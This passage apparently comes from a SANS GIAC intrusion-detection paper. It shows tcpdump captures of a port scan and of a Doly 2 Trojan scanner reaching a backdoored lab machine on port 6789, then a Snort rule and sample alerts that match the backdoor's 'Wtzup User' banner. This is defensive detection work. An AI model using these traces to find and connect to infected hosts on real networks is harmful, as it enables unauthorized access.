        b002 2000 8125 0000 0204 0218 0103 0300      .. ..%.........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:01.051110 Starbase1.erin.ca.7890 > cloak.erin.ca.1063: R 0:0(0) ack 1 win 0
        4500 0028 5871 0000 4006 64f5 c0a8 1e0a      E..(Xq..@.d.....
        c0a8 1e0f 1ed2 0427 0000 0000 002e b7e7      .......'........
        5014 0000 1758 0000                          P....X..
21:10:01.092820 cloak.erin.ca.1064 > Starbase1.erin.ca.9182: S 3063312:3063312(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xf (EC)]
        450f 0040 af02 0000 8006 ce3c c0a8 1e0f      E..@.......<....
        c0a8 1e0a 0428 23de 002e be10 0000 0000      .....(#.........
        b002 2000 75ee 0000 0204 0218 0103 0300      .. .u...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:01.092956 Starbase1.erin.ca.9182 > cloak.erin.ca.1064: R 0:0(0) ack 3063313 win 0
        4500 0028 6b4e 0000 4006 5218 c0a8 1e0a      E..(kN..@.R.....
        c0a8 1e0f 23de 0428 0000 0000 002e be11      ....#..(........
        5014 0000 0c21 0000                          P....!..
21:10:01.747106 cloak.erin.ca.1064 > Starbase1.erin.ca.9182: S 3063312:3063312(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xf (EC)]
        450f 0040 b002 0000 8006 cd3c c0a8 1e0f      E..@.......<....
        c0a8 1e0a 0428 23de 002e be10 0000 0000      .....(#.........
        b002 2000 75ee 0000 0204 0218 0103 0300      .. .u...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:01.747385 Starbase1.erin.ca.9182 > cloak.erin.ca.1064: R 0:0(0) ack 1 win 0
        4500 0028 53a1 0000 4006 69c5 c0a8 1e0a      E..(S...@.i.....
        c0a8 1e0f 23de 0428 0000 0000 002e be11      ....#..(........
        5014 0000 0c21 0000                          P....!..
21:10:02.494970 cloak.erin.ca.1064 > Starbase1.erin.ca.9182: S 3063312:3063312(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xf (EC)]
        450f 0040 b102 0000 8006 cc3c c0a8 1e0f      E..@.......<....
        c0a8 1e0a 0428 23de 002e be10 0000 0000      .....(#.........
        b002 2000 75ee 0000 0204 0218 0103 0300      .. .u...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:02.495135 Starbase1.erin.ca.9182 > cloak.erin.ca.1064: R 0:0(0) ack 1 win 0
        4500 0028 63c7 0000 4006 599f c0a8 1e0a      E..(c...@.Y.....
        c0a8 1e0f 23de 0428 0000 0000 002e be11      ....#..(........
        5014 0000 0c21 0000                          P....!..
21:10:03.224986 cloak.erin.ca.1064 > Starbase1.erin.ca.9182: S 3063312:3063312(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0xf (EC)]
        450f 0040 b202 0000 8006 cb3c c0a8 1e0f      E..@.......<....
        c0a8 1e0a 0428 23de 002e be10 0000 0000      .....(#.........
        b002 2000 75ee 0000 0204 0218 0103 0300      .. .u...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:03.225147 Starbase1.erin.ca.9182 > cloak.erin.ca.1064: R 0:0(0) ack 1 win 0
        4500 0028 3732 0000 4006 8634 c0a8 1e0a      E..(72..@..4....
        c0a8 1e0f 23de 0428 0000 0000 002e be11      ....#..(........
        5014 0000 0c21 0000                          P....!..
21:10:03.266648 cloak.erin.ca.1065 > Starbase1.erin.ca.8374: S 3064952:3064952(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x4]
        4504 0040 b302 0000 8006 ca47 c0a8 1e0f      E..@.......G....
        c0a8 1e0a 0429 20b6 002e c478 0000 0000      .....) ....x....
        b002 2000 72ad 0000 0204 0218 0103 0300      .. .r...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:03.266782 Starbase1.erin.ca.8374 > cloak.erin.ca.1065: R 0:0(0) ack 3064953 win 0
        4500 0028 2121 0000 4006 9c45 c0a8 1e0a      E..(!!..@..E....
        c0a8 1e0f 20b6 0429 0000 0000 002e c479      .... ..).......y
        5014 0000 08e0 0000                          P.......
21:10:03.934058 cloak.erin.ca.1065 > Starbase1.erin.ca.8374: S 3064952:3064952(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x4]
        4504 0040 b402 0000 8006 c947 c0a8 1e0f      E..@.......G....
        c0a8 1e0a 0429 20b6 002e c478 0000 0000      .....) ....x....
        b002 2000 72ad 0000 0204 0218 0103 0300      .. .r...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:03.934221 Starbase1.erin.ca.8374 > cloak.erin.ca.1065: R 0:0(0) ack 1 win 0
        4500 0028 399f 0000 4006 83c7 c0a8 1e0a      E..(9...@.......
        c0a8 1e0f 20b6 0429 0000 0000 002e c479      .... ..).......y
        5014 0000 08e0 0000                          P.......
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
21:10:04.654948 cloak.erin.ca.1065 > Starbase1.erin.ca.8374: S 3064952:3064952(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x4]
        4504 0040 b502 0000 8006 c847 c0a8 1e0f      E..@.......G....
        c0a8 1e0a 0429 20b6 002e c478 0000 0000      .....) ....x....
        b002 2000 72ad 0000 0204 0218 0103 0300      .. .r...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:04.655092 Starbase1.erin.ca.8374 > cloak.erin.ca.1065: R 0:0(0) ack 1 win 0
        4500 0028 0d7c 0000 4006 afea c0a8 1e0a      E..(.|..@.......
        c0a8 1e0f 20b6 0429 0000 0000 002e c479      .... ..).......y
        5014 0000 08e0 0000                          P.......
21:10:05.395152 cloak.erin.ca.1065 > Starbase1.erin.ca.8374: S 3064952:3064952(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x4]
        4504 0040 b602 0000 8006 c747 c0a8 1e0f      E..@.......G....
        c0a8 1e0a 0429 20b6 002e c478 0000 0000      .....) ....x....
        b002 2000 72ad 0000 0204 0218 0103 0300      .. .r...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:05.395813 Starbase1.erin.ca.8374 > cloak.erin.ca.1065: R 0:0(0) ack 1 win 0
        4500 0028 4d24 0000 4006 7042 c0a8 1e0a      E..(M$..@.pB....
        c0a8 1e0f 20b6 0429 0000 0000 002e c479      .... ..).......y
        5014 0000 08e0 0000                          P.......
21:10:05.427984 cloak.erin.ca.1066 > Starbase1.erin.ca.2345: S 3066614:3066614(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x5 (C)]
        4505 0040 b702 0000 8006 c646 c0a8 1e0f      E..@.......F....
        c0a8 1e0a 042a 0929 002e caf6 0000 0000      .....*.).......
        b002 2000 83bb 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:05.428130 Starbase1.erin.ca.2345 > cloak.erin.ca.1066: R 0:0(0) ack 3066615 win 0
        4500 0028 5001 0000 4006 6d65 c0a8 1e0a      E..(P...@.me....
        c0a8 1e0f 0929 042a 0000 0000 002e caf7      .....).*........
        5014 0000 19ee 0000                          P.......
21:10:06.037076 cloak.erin.ca.1066 > Starbase1.erin.ca.2345: S 3066614:3066614(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x5 (C)]
        4505 0040 b802 0000 8006 c546 c0a8 1e0f      E..@.......F....
        c0a8 1e0a 042a 0929 002e caf6 0000 0000      .....*.).......
        b002 2000 83bb 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:06.037238 Starbase1.erin.ca.2345 > cloak.erin.ca.1066: R 0:0(0) ack 1 win 0
        4500 0028 719e 0000 4006 4bc8 c0a8 1e0a      E..(q...@.K.....
        c0a8 1e0f 0929 042a 0000 0000 002e caf7      .....).*........
        5014 0000 19ee 0000                          P.......
21:10:06.615761 cloak.erin.ca.1066 > Starbase1.erin.ca.2345: S 3066614:3066614(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x5 (C)]
        4505 0040 b902 0000 8006 c446 c0a8 1e0f      E..@.......F....
        c0a8 1e0a 042a 0929 002e caf6 0000 0000      .....*.).......
        b002 2000 83bb 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:06.615907 Starbase1.erin.ca.2345 > cloak.erin.ca.1066: R 0:0(0) ack 1 win 0
        4500 0028 3f3e 0000 4006 7e28 c0a8 1e0a      E..(?>..@.~(....
        c0a8 1e0f 0929 042a 0000 0000 002e caf7      .....).*........
        5014 0000 19ee 0000                          P.......
21:10:07.257999 cloak.erin.ca.1066 > Starbase1.erin.ca.2345: S 3066614:3066614(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x5 (C)]
        4505 0040 ba02 0000 8006 c346 c0a8 1e0f      E..@.......F....
        c0a8 1e0a 042a 0929 002e caf6 0000 0000      .....*.).......
        b002 2000 83bb 0000 0204 0218 0103 0300      .. ............
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:07.258161 Starbase1.erin.ca.2345 > cloak.erin.ca.1066: R 0:0(0) ack 1 win 0
        4500 0028 304a 0000 4006 8d1c c0a8 1e0a      E..(0J..@.......
        c0a8 1e0f 0929 042a 0000 0000 002e caf7      .....).*........
        5014 0000 19ee 0000                          P.......
21:10:07.283108 cloak.erin.ca.1067 > Starbase1.erin.ca.7654: S 3068197:3068197(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x7 (EC)]
        4507 0040 bb02 0000 8006 c244 c0a8 1e0f      E..@.......D....
        c0a8 1e0a 042b 1de6 002e d125 0000 0000      .....+.....%....
        b002 2000 68ce 0000 0204 0218 0103 0300      .. .h...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
21:10:07.283243 Starbase1.erin.ca.7654 > cloak.erin.ca.1067: R 0:0(0) ack 3068198 win 0
        4500 0028 1776 0000 4006 a5f0 c0a8 1e0a      E..(.v..@.......
        c0a8 1e0f 1de6 042b 0000 0000 002e d126      .......+.......&
        5014 0000 ff00 0000                          P.......
21:10:07.935912 cloak.erin.ca.1067 > Starbase1.erin.ca.7654: S 3068197:3068197(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x7 (EC)]
        4507 0040 bc02 0000 8006 c144 c0a8 1e0f      E..@.......D....
        c0a8 1e0a 042b 1de6 002e d125 0000 0000      .....+.....%....
        b002 2000 68ce 0000 0204 0218 0103 0300      .. .h...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:07.936076 Starbase1.erin.ca.7654 > cloak.erin.ca.1067: R 0:0(0) ack 1 win 0
        4500 0028 33d7 0000 4006 898f c0a8 1e0a      E..(3...@.......
        c0a8 1e0f 1de6 042b 0000 0000 002e d126      .......+.......&
        5014 0000 ff00 0000                          P.......
21:10:08.540354 cloak.erin.ca.1067 > Starbase1.erin.ca.7654: S 3068197:3068197(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x7 (EC)]
        4507 0040 bd02 0000 8006 c044 c0a8 1e0f      E..@.......D....
        c0a8 1e0a 042b 1de6 002e d125 0000 0000      .....+.....%....
        b002 2000 68ce 0000 0204 0218 0103 0300      .. .h...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:08.540497 Starbase1.erin.ca.7654 > cloak.erin.ca.1067: R 0:0(0) ack 1 win 0
        4500 0028 5a2c 0000 4006 633a c0a8 1e0a      E..(Z,..@.c:....
        c0a8 1e0f 1de6 042b 0000 0000 002e d126      .......+.......&
        5014 0000 ff00 0000                          P.......
21:10:09.137489 cloak.erin.ca.1067 > Starbase1.erin.ca.7654: S 3068197:3068197(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x7 (EC)]
        4507 0040 be02 0000 8006 bf44 c0a8 1e0f      E..@.......D....
        c0a8 1e0a 042b 1de6 002e d125 0000 0000      .....+.....%....
        b002 2000 68ce 0000 0204 0218 0103 0300      .. .h...........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:09.137652 Starbase1.erin.ca.7654 > cloak.erin.ca.1067: R 0:0(0) ack 1 win 0
        4500 0028 78f0 0000 4006 4476 c0a8 1e0a      E..(x...@.Dv....
        c0a8 1e0f 1de6 042b 0000 0000 002e d126      .......+.......&
        5014 0000 ff00 0000                          P.......
21:10:09.181881 cloak.erin.ca.1068 > Starbase1.erin.ca.27599: S 3069864:3069864(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x9 (C)]
        4509 0040 bf02 0000 8006 be42 c0a8 1e0f      E..@.......B....
        c0a8 1e0a 042c 6bcf 002e d7a8 0000 0000      .....,k.........
        b002 2000 1461 0000 0204 0218 0103 0300      .. ..a..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:09.182015 Starbase1.erin.ca.27599 > cloak.erin.ca.1068: R 0:0(0) ack 3069865 win 0
        4500 0028 2081 0000 4006 9ce5 c0a8 1e0a      E..( ...@.......
        c0a8 1e0f 6bcf 042c 0000 0000 002e d7a9      ....k..,........
        5014 0000 aa93 0000                          P.......
21:10:09.866123 cloak.erin.ca.1068 > Starbase1.erin.ca.27599: S 3069864:3069864(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x9 (C)]
        4509 0040 c002 0000 8006 bd42 c0a8 1e0f      E..@.......B....
        c0a8 1e0a 042c 6bcf 002e d7a8 0000 0000      .....,k.........
        b002 2000 1461 0000 0204 0218 0103 0300      .. ..a..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:09.866264 Starbase1.erin.ca.27599 > cloak.erin.ca.1068: R 0:0(0) ack 1 win 0
        4500 0028 78a6 0000 4006 44c0 c0a8 1e0a      E..(x...@.D.....
        c0a8 1e0f 6bcf 042c 0000 0000 002e d7a9      ....k..,........
        5014 0000 aa93 0000                          P.......
21:10:10.466288 cloak.erin.ca.1068 > Starbase1.erin.ca.27599: S 3069864:3069864(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x9 (C)]
        4509 0040 c102 0000 8006 bc42 c0a8 1e0f      E..@.......B....
        c0a8 1e0a 042c 6bcf 002e d7a8 0000 0000      .....,k.........
        b002 2000 1461 0000 0204 0218 0103 0300      .. ..a..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:10.466448 Starbase1.erin.ca.27599 > cloak.erin.ca.1068: R 0:0(0) ack 1 win 0
        4500 0028 1e40 0000 4006 9f26 c0a8 1e0a      E..(.@..@..&....
        c0a8 1e0f 6bcf 042c 0000 0000 002e d7a9      ....k..,........
        5014 0000 aa93 0000                          P.......
21:10:11.026066 cloak.erin.ca.1068 > Starbase1.erin.ca.27599: S 3069864:3069864(0) win 8192 <mss
536,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> [tos 0x9 (C)]
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        4509 0040 c202 0000 8006 bb42 c0a8 1e0f      E..@.......B....
        c0a8 1e0a 042c 6bcf 002e d7a8 0000 0000      .....,k.........
        b002 2000 1461 0000 0204 0218 0103 0300      .. ..a..........
        0101 080a 0000 0000 0000 0000 0101 0402      ................
21:10:11.026225 Starbase1.erin.ca.27599 > cloak.erin.ca.1068: R 0:0(0) ack 1 win 0
        4500 0028 1d6a 0000 4006 9ffc c0a8 1e0a      E..(.j..@.......
        c0a8 1e0f 6bcf 042c 0000 0000 002e d7a9      ....k..,........
        5014 0000 aa93 0000                          P.......
```

This file reflect Doly 2 Trojan scanner against an infected computer

```
22:48:50.012259 192.168.30.12.1069 > 192.168.30.15.3456: S 59639:59639(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 1e84 4000 8006 1de4 c0a8 1e0c      E..,..@.........
        c0a8 1e0f 042d 0d80 0000 e8f7 0000 0000      .....-..........
        6002 2000 c015 0000 0204 05b4 05b4           `. ...........
22:48:50.041096 192.168.30.15.3456 > 192.168.30.12.1069: R 0:0(0) ack 59640 win 0
        4500 0028 1203 0000 8006 6b61 c0a8 1e0f      E..(......ka....
        c0a8 1e0c 0d80 042d 0000 0000 0000 e8f8      .......-........
        5014 0000 f7be 0000 0000 0000 0000           P.............
22:48:50.526564 192.168.30.12.1069 > 192.168.30.15.3456: S 59639:59639(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3184 4000 8006 0ae4 c0a8 1e0c      E..,1.@.........
        c0a8 1e0f 042d 0d80 0000 e8f7 0000 0000      .....-..........
        6002 2000 c015 0000 0204 05b4 05b4           `. ...........
22:48:50.529333 192.168.30.15.3456 > 192.168.30.12.1069: R 0:0(0) ack 1 win 0
        4500 0028 1303 0000 8006 6a61 c0a8 1e0f      E..(......ja....
        c0a8 1e0c 0d80 042d 0000 0000 0000 e8f8      .......-........
        5014 0000 f7be 0000 0000 0000 0000           P.............



22:48:51.027415 192.168.30.12.1069 > 192.168.30.15.3456: S 59639:59639(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3284 4000 8006 09e4 c0a8 1e0c      E..,2.@.........
        c0a8 1e0f 042d 0d80 0000 e8f7 0000 0000      .....-..........
        6002 2000 c015 0000 0204 05b4 05b4           `. ...........
22:48:51.029614 192.168.30.15.3456 > 192.168.30.12.1069: R 0:0(0) ack 1 win 0
        4500 0028 1403 0000 8006 6961 c0a8 1e0f      E..(......ia....
        c0a8 1e0c 0d80 042d 0000 0000 0000 e8f8      .......-........
        5014 0000 f7be 0000 0000 0000 0000           P.............
22:48:51.528243 192.168.30.12.1069 > 192.168.30.15.3456: S 59639:59639(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3384 4000 8006 08e4 c0a8 1e0c      E..,3.@.........
        c0a8 1e0f 042d 0d80 0000 e8f7 0000 0000      .....-..........
        6002 2000 c015 0000 0204 05b4 05b4           `. ...........
22:48:51.537901 192.168.30.15.3456 > 192.168.30.12.1069: R 0:0(0) ack 1 win 0
        4500 0028 1503 0000 8006 6861 c0a8 1e0f      E..(......ha....
        c0a8 1e0c 0d80 042d 0000 0000 0000 e8f8      .......-........
        5014 0000 f7be 0000 0000 0000 0000           P.............
22:48:51.541490 192.168.30.12.1070 > 192.168.30.15.4567: S 59648:59648(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3484 4000 8006 07e4 c0a8 1e0c      E..,4.@.........
        c0a8 1e0f 042e 11d7 0000 e900 0000 0000      ................
        6002 2000 bbb4 0000 0204 05b4 05b4           `. ...........
22:48:51.544107 192.168.30.15.4567 > 192.168.30.12.1070: R 0:0(0) ack 59649 win 0
        4500 0028 1603 0000 8006 6761 c0a8 1e0f      E..(......ga....
        c0a8 1e0c 11d7 042e 0000 0000 0000 e901      ................
        5014 0000 f35d 0000 0000 0000 0000           P....]........
22:48:52.029061 192.168.30.12.1070 > 192.168.30.15.4567: S 59648:59648(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3584 4000 8006 06e4 c0a8 1e0c      E..,5.@.........
        c0a8 1e0f 042e 11d7 0000 e900 0000 0000      ................
        6002 2000 bbb4 0000 0204 05b4 05b4           `. ...........
22:48:52.031816 192.168.30.15.4567 > 192.168.30.12.1070: R 0:0(0) ack 1 win 0
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        4500 0028 1703 0000 8006 6661 c0a8 1e0f      E..(......fa....
        c0a8 1e0c 11d7 042e 0000 0000 0000 e901      ................
        5014 0000 f35d 0000 0000 0000 0000           P....]........
22:48:52.529891 192.168.30.12.1070 > 192.168.30.15.4567: S 59648:59648(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3684 4000 8006 05e4 c0a8 1e0c      E..,6.@.........
        c0a8 1e0f 042e 11d7 0000 e900 0000 0000      ................
        6002 2000 bbb4 0000 0204 05b4 05b4           `. ...........
22:48:52.536634 192.168.30.15.4567 > 192.168.30.12.1070: R 0:0(0) ack 1 win 0
        4500 0028 1803 0000 8006 6561 c0a8 1e0f      E..(......ea....
        c0a8 1e0c 11d7 042e 0000 0000 0000 e901      ................
        5014 0000 f35d 0000 0000 0000 0000           P....]........
22:48:53.030736 192.168.30.12.1070 > 192.168.30.15.4567: S 59648:59648(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3784 4000 8006 04e4 c0a8 1e0c      E..,7.@.........
        c0a8 1e0f 042e 11d7 0000 e900 0000 0000      ................
        6002 2000 bbb4 0000 0204 05b4 05b4           `. ...........
22:48:53.034282 192.168.30.15.4567 > 192.168.30.12.1070: R 0:0(0) ack 1 win 0
        4500 0028 1903 0000 8006 6461 c0a8 1e0f      E..(......da....
        c0a8 1e0c 11d7 042e 0000 0000 0000 e901      ................
        5014 0000 f35d 0000 0000 0000 0000           P....]........
22:48:53.037367 192.168.30.12.1071 > 192.168.30.15.5678: S 59661:59661(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3884 4000 8006 03e4 c0a8 1e0c      E..,8.@.........
        c0a8 1e0f 042f 162e 0000 e90d 0000 0000      ...../..........
        6002 2000 b74f 0000 0204 05b4 05b4           `. ..O........
22:48:53.039980 192.168.30.15.5678 > 192.168.30.12.1071: R 0:0(0) ack 59662 win 0
        4500 0028 1a03 0000 8006 6361 c0a8 1e0f      E..(......ca....
        c0a8 1e0c 162e 042f 0000 0000 0000 e90e      ......./........
        5014 0000 eef8 0000 0000 0000 0000           P.............
22:48:53.531557 192.168.30.12.1071 > 192.168.30.15.5678: S 59661:59661(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3984 4000 8006 02e4 c0a8 1e0c      E..,9.@.........
        c0a8 1e0f 042f 162e 0000 e90d 0000 0000      ...../..........
        6002 2000 b74f 0000 0204 05b4 05b4           `. ..O........


22:48:53.533779 192.168.30.15.5678 > 192.168.30.12.1071: R 0:0(0) ack 1 win 0
        4500 0028 1b03 0000 8006 6261 c0a8 1e0f      E..(......ba....
        c0a8 1e0c 162e 042f 0000 0000 0000 e90e      ......./........
        5014 0000 eef8 0000 0000 0000 0000           P.............
22:48:54.032418 192.168.30.12.1071 > 192.168.30.15.5678: S 59661:59661(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3a84 4000 8006 01e4 c0a8 1e0c      E..,:.@.........
        c0a8 1e0f 042f 162e 0000 e90d 0000 0000      ...../..........
        6002 2000 b74f 0000 0204 05b4 05b4           `. ..O........
22:48:54.034689 192.168.30.15.5678 > 192.168.30.12.1071: R 0:0(0) ack 1 win 0
        c0a8 1e0c 162e 042f 0000 0000 0000 e90e      ......./........
        5014 0000 eef8 0000 0000 0000 0000           P.............
22:48:54.533224 192.168.30.12.1071 > 192.168.30.15.5678: S 59661:59661(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3b84 4000 8006 00e4 c0a8 1e0c      E..,;.@.........
        c0a8 1e0f 042f 162e 0000 e90d 0000 0000      ...../..........
        6002 2000 b74f 0000 0204 05b4 05b4           `. ..O........
22:48:54.535747 192.168.30.15.5678 > 192.168.30.12.1071: R 0:0(0) ack 1 win 0
        4500 0028 1d03 0000 8006 6061 c0a8 1e0f      E..(......`a....
        c0a8 1e0c 162e 042f 0000 0000 0000 e90e      ......./........
        5014 0000 eef8 0000 0000 0000 0000           P.............
22:48:54.538932 192.168.30.12.1072 > 192.168.30.15.6789: S 59670:59670(0) win 8192 <mss 1460>
(DF) [tos 0xf8]
        45f8 002c 3c84 4000 8006 ffe3 c0a8 1e0c      E..,<.@.........
        c0a8 1e0f 0430 1a85 0000 e916 0000 0000      .....0..........
        6002 2000 b2ee 0000 0204 05b4 05b4           `. ...........
22:48:54.571739 192.168.30.15.6789 > 192.168.30.12.1072: S 1942959:1942959(0) ack 59671 win 8760
<mss 1460> (DF)
        4500 002c 1e03 4000 8006 1f5d c0a8 1e0f      E..,..@....]....
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        c0a8 1e0c 1a85 0430 001d a5af 0000 e917      .......0........
        6012 2238 0ad9 0000 0204 05b4 0000          `."8.........
22:48:54.572055 192.168.30.12.1072 > 192.168.30.15.6789: . ack 1 win 8760 (DF) [tos 0xf8]
        45f8 0028 3d84 4000 8006 fee7 c0a8 1e0c      E..(=.@.........
        c0a8 1e0f 0430 1a85 0000 e917 001d a5b0      .....0..........
        5010 2238 2296 0000 0000 0000 0000           P."8".........
22:48:55.873139 192.168.30.15.6789 > 192.168.30.12.1072: P 1:4(3) ack 1 win 8760 (DF)
        4500 002b 1f03 4000 8006 1e5e c0a8 1e0f      E..+..@....^....
        c0a8 1e0c 1a85 0430 001d a5b0 0000 e917      .......0........
        5018 2238 9a26 0000 4464 4400 0000           P."8.&..DdD...
22:48:55.891175 192.168.30.12.1072 > 192.168.30.15.6789: P 1:7(6) ack 4 win 8757 (DF) [tos 0xf8]
        45f8 002e 3e84 4000 8006 fde1 c0a8 1e0c      E...>.@.........
        c0a8 1e0f 0430 1a85 0000 e917 001d a5b3      .....0..........
        5018 2235 1e48 0000 3060 6474 6f6b           P."5.H..0`dtok
22:48:56.092338 192.168.30.15.6789 > 192.168.30.12.1072: . ack 7 win 8754 (DF)
        4500 0028 2003 4000 8006 1d61 c0a8 1e0f      E..( .@....a....
        c0a8 1e0c 1a85 0430 001d a5b3 0000 e91d      .......0........
        5010 2232 2293 0000 0000 0000 0000           P."2".........
22:48:56.587834 192.168.30.15.6789 > 192.168.30.12.1072: P 4:44(40) ack 7 win 8754 (DF)
        4500 0050 2103 4000 8006 1c39 c0a8 1e0f      E..P!.@....9....
        c0a8 1e0c 1a85 0430 001d a5b3 0000 e91d      .......0........
        5018 2232 6077 0000 5774 7a75 7020 5573      P."2`w..Wtzup Us
        6572 3031 202d 2059 6f75 7220 436f 6e6e      er01 - Your Conn
        6563 7465 6420 746f 203a 2063 6c6f 616b      ected to : cloak
22:48:56.736941 192.168.30.12.1072 > 192.168.30.15.6789: . ack 44 win 8717 (DF) [tos 0xf8]
        45f8 0028 3f84 4000 8006 fce7 c0a8 1e0c      E..(?.@.........
        c0a8 1e0f 0430 1a85 0000 e91d 001d a5db      .....0..........
        5010 220d 2290 0000 0000 0000 0000           P."."".........
22:49:07.209021 192.168.30.12.1072 > 192.168.30.15.6789: F 7:7(0) ack 44 win 8717 (DF) [tos 0xf8]
        45f8 0028 4084 4000 8006 fbe7 c0a8 1e0c      E..(@.@.........
        c0a8 1e0f 0430 1a85 0000 e91d 001d a5db      .....0..........
        5011 220d 228f 0000 0000 0000 0000           P."."".........
22:49:07.218665 192.168.30.15.6789 > 192.168.30.12.1072: . ack 8 win 8754 (DF)
        4500 0028 2203 4000 8006 1b61 c0a8 1e0f      E..("@....a....
        c0a8 1e0c 1a85 0430 001d a5db 0000 e91e      .......0........
        5010 2232 226a 0000 0000 0000 0000           P."2"j........
22:49:07.381642 192.168.30.15.6789 > 192.168.30.12.1072: F 44:44(0) ack 8 win 8754 (DF)
        4500 0028 2303 4000 8006 1a61 c0a8 1e0f      E..(#.@....a....
        c0a8 1e0c 1a85 0430 001d a5db 0000 e91e      .......0........
        5011 2232 2269 0000 0000 0000 0000           P."2"i........

22:49:07.382047 192.168.30.12.1072 > 192.168.30.15.6789: . ack 45 win 8717 (DF) [tos 0xf8]
        45f8 0028 4484 4000 8006 f7e7 c0a8 1e0c      E..(D.@.........
        c0a8 1e0f 0430 1a85 0000 e91e 001d a5dc      .....0..........
        5010 220d 228e 0000 0000 0000 0000           P."."".........
```

SNORT filter to detect a computer infected with Doly 2

The filter is written to alert the console when it detects an infected computer on **Wtzup User**.

```
alert tcp any 6789 -> any any (msg:"BACKDOOR SIGNATURE - Doly 2.0 Server
Active on Network"; content:"|57 74 7a 75 70 20 55 73 65|"; flags: AP;
depth: 32;)
```

SNORT filter detect results

Observe the two SNORT detect traces. This Trojan shows when more than one user is connected, it adds up on a counter. In this case, we have the same user connected twice and it shows that **User01** and **User02** are connected.

```
[**] BACKDOOR SIGNATURE - Doly 2.0 Server Active on Network [**]
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
08/25-23:15:21.681048 192.168.30.15:6789 -> 192.168.30.12:1076
TCP TTL:128 TOS:0x0 ID:23043  DF
*****PA* Seq: 0x3184EC   Ack: 0xE93C   Win: 0x2232
57 74 7A 75 70 20 55 73 65 72 30 31 20 2D 20 59  Wtzup User01 - Y
6F 75 72 20 43 6F 6E 6E 65 63 74 65 64 20 74 6F  our Connected to
20 3A 20 63 6C 6F 61 6B                           : cloak

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] BACKDOOR SIGNATURE - Doly 2.0 Server Active on Network [**]
